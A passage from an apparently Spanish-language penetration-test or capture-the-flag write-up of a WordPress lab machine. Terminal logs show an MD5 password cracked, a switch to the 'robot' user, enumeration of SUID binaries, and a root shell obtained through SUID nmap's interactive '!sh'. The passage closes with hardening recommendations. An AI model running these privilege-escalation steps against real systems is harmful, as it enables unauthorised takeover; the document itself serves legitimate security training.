
- El hash **3f15b52bfa4d874fa7d42b173c1a341d** fue identificado como MD5.
- Se utilizó la plataforma **CrackStation** para descifrar el hash:
 - URL: <https://crackstation.net/>.
- Resultado:
 - **Contraseña descifrada:** sayajin23.



Hash	Type	Result
3f15b52bfa4d874fa7d42b173c1a341d	md5	sayajin23

Escalación de privilegios a usuario robot

- Se cambió al usuario robot utilizando la contraseña descifrada:
- su robot Password: sayajin23



```

File Actions Edit View Help
kali@kali:~/robot kali@kali:~/robot
bash: cannot set terminal process group (2369): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
bandera2.txt
password.raw-md5
daemon@linux:/home/robot$ cat bandera2.txt
cat bandera2.txt
cat: bandera2.txt: Permission denied
daemon@linux:/home/robot$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: sayajin23
robot@linux:~$ whoami
whoami
robot
robot@linux:~$ 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Resultado: Acceso exitoso como usuario robot.

Confirmación del usuario activo: whoami

Resultado: robot

Enumaración de archivos y privilegios elevados

- Como usuario robot, se identificaron archivos con permisos SUID



```

File Actions Edit View Help
kali@kali:~/robot kali@kali:~/robot
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
<pp$wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
Password: sayajin23
robot@linux:/opt/bitnami/apps/wordpress/htdocs$ find / -perm -u=s -type f 2>/dev/null
<ps$wordpress/htdocs$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/opt/bitnami/apps/wordpress/htdocs$ 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

`find / -perm -u=s -type f 2>/dev/null`

- Resultado: Se encontró el binario /usr/local/bin/nmap con permisos SUID.

Uso de Nmap interactivo para obtener acceso root

- Se utilizó el binario de Nmap en modo interactivo para ejecutar una shell como root
- nmap –interactive
- En el modo interactivo de Nmap: !sh
- Resultado: Acceso a una shell interactiva como usuario root.
-
- Confirmación del usuario activo: whoami
- Resultado: root

Búsqueda y recuperación de las banderas

Se localizaron las banderas utilizando el comando:


```
find / -name '*bandera*' 2>/dev/null
```

Resultado:

- **/opt/bitnami/apps/wordpress/htdocs/bandera1.txt.**
- **/home/robot/bandera2.txt.**
- **/root/bandera3.txt**

Contenido de las banderas:

bandera1.txt:	b8a2bd7f70b405df8823bd4442892c6c
bandera2.txt:	c6ad356a6d4ab0c2c9d033caadf28469
bandera3.txt:	6c6b1c7089af9c9bb7ac78f06c3c1685



```

File Actions Edit View Help
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
Password: sayajin23
daemon@linux:~$ 
robot@linux:/opt/bitnami/apps/wordpress/htdocs$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
root
# find / -name '*bandera*' 2>/dev/null
find / -name '*bandera*' 2>/dev/null
/root/bandera3.txt
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt,
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt,
/opt/bitnami/apps/wordpress/htdocs/bandera1.txt
/home/robot/bandera2.txt
# cat /root/bandera3.txt
cat /root/bandera3.txt
6c6b1c7089af9c9bb7ac78f06c3c1685
# cat /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt
cat /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt
cat /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt: No such file or directory
# cat /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt
cat /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt
cat: /opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.190.164/http_3A/_2F192.168.190.164/bandera1.txt: No such file or directory
# cat /opt/bitnami/apps/wordpress/htdocs/bandera1.txt
cat /opt/bitnami/apps/wordpress/htdocs/bandera1.txt
b8a2bd7f70b405df8823bd4442892c6c
# cat /home/robot/bandera2.txt
cat /home/robot/bandera2.txt
cat /home/robot/bandera2.txt
c6ad356a6d4ab0c2c9d033caadf28469
# 
```

Recomendaciones y Conclusiones

Se concluye que las vulnerabilidades críticas detectadas podrían comprometer la integridad y disponibilidad del sistema. Se recomienda implementar las medidas correctivas descritas en este informe y realizar evaluaciones periódicas.

Conclusiones

1. Exposición de Archivos Sensibles:

- La existencia de archivos como robots.txt con información crítica (como el diccionario fsociety.dic) expone la máquina a ataques de fuerza bruta. Esto facilitó la obtención de credenciales válidas.

2. Falta de Seguridad en las Contraseñas:

- El uso de una contraseña débil almacenada como hash MD5 sin sal fue un punto crítico para comprometer al usuario robot. Los hashes MD5 son fácilmente vulnerables a herramientas de descifrado como CrackStation.

3. Configuración Insegura de Servicios:

- La presencia del binario nmap con permisos SUID permitió escalar privilegios a root de manera trivial, exponiendo el control total del sistema al atacante.

4. Falta de Segmentación de Usuarios y Permisos:

- La mala gestión de permisos permitió que un usuario de menor privilegio pudiera acceder a archivos críticos y herramientas peligrosas, facilitando la explotación.

5. Ausencia de Monitoreo y Alertas:

- No se detectaron o bloquearon las actividades maliciosas, como escaneos, ataques de fuerza bruta y el acceso a una shell remota.

Recomendaciones

1. Mejorar la Gestión de Contraseñas:

- Implementar contraseñas robustas, largas y únicas, generadas con un gestor de contraseñas.
- Usar algoritmos de hashing modernos (como bcrypt o Argon2) con sal para almacenar contraseñas.

2. Restringir Acceso a Archivos Sensibles:

- Eliminar información innecesaria de archivos como robots.txt.
- Revisar permisos de archivos y asegurar que solo sean accesibles por usuarios autorizados.

3. Auditar y Actualizar Configuraciones de Servicios:

- Verificar los binarios con permisos SUID y eliminar permisos peligrosos en aplicaciones que no los requieran.
- Mantener actualizados los servicios y herramientas instaladas.

4. Fortalecer la Seguridad del Servidor:

- Implementar sistemas de detección y prevención de intrusiones (IDS/IPS).
- Configurar un firewall para restringir el acceso únicamente a servicios esenciales.
- Deshabilitar herramientas innecesarias como el modo interactivo de nmap.

5. Monitorear y Registrar Actividades:

- Configurar herramientas de monitoreo y análisis de logs para detectar patrones de ataques como fuerza bruta o actividades inusuales.
- Establecer alertas automatizadas ante intentos fallidos de autenticación.

6. Realizar Auditorías Periódicas:

- Llevar a cabo pruebas de penetración regulares para identificar y corregir vulnerabilidades antes de que sean explotadas.
- Implementar revisiones de seguridad en el desarrollo y despliegue de aplicaciones.
-

7. Capacitación del Personal:

- Entrenar a los administradores y desarrolladores en prácticas seguras de manejo de contraseñas, configuración de servicios y gestión de permisos.

Estas medidas reducirán significativamente el riesgo de explotación en el sistema y mejorarán la postura de seguridad de la infraestructura del cliente.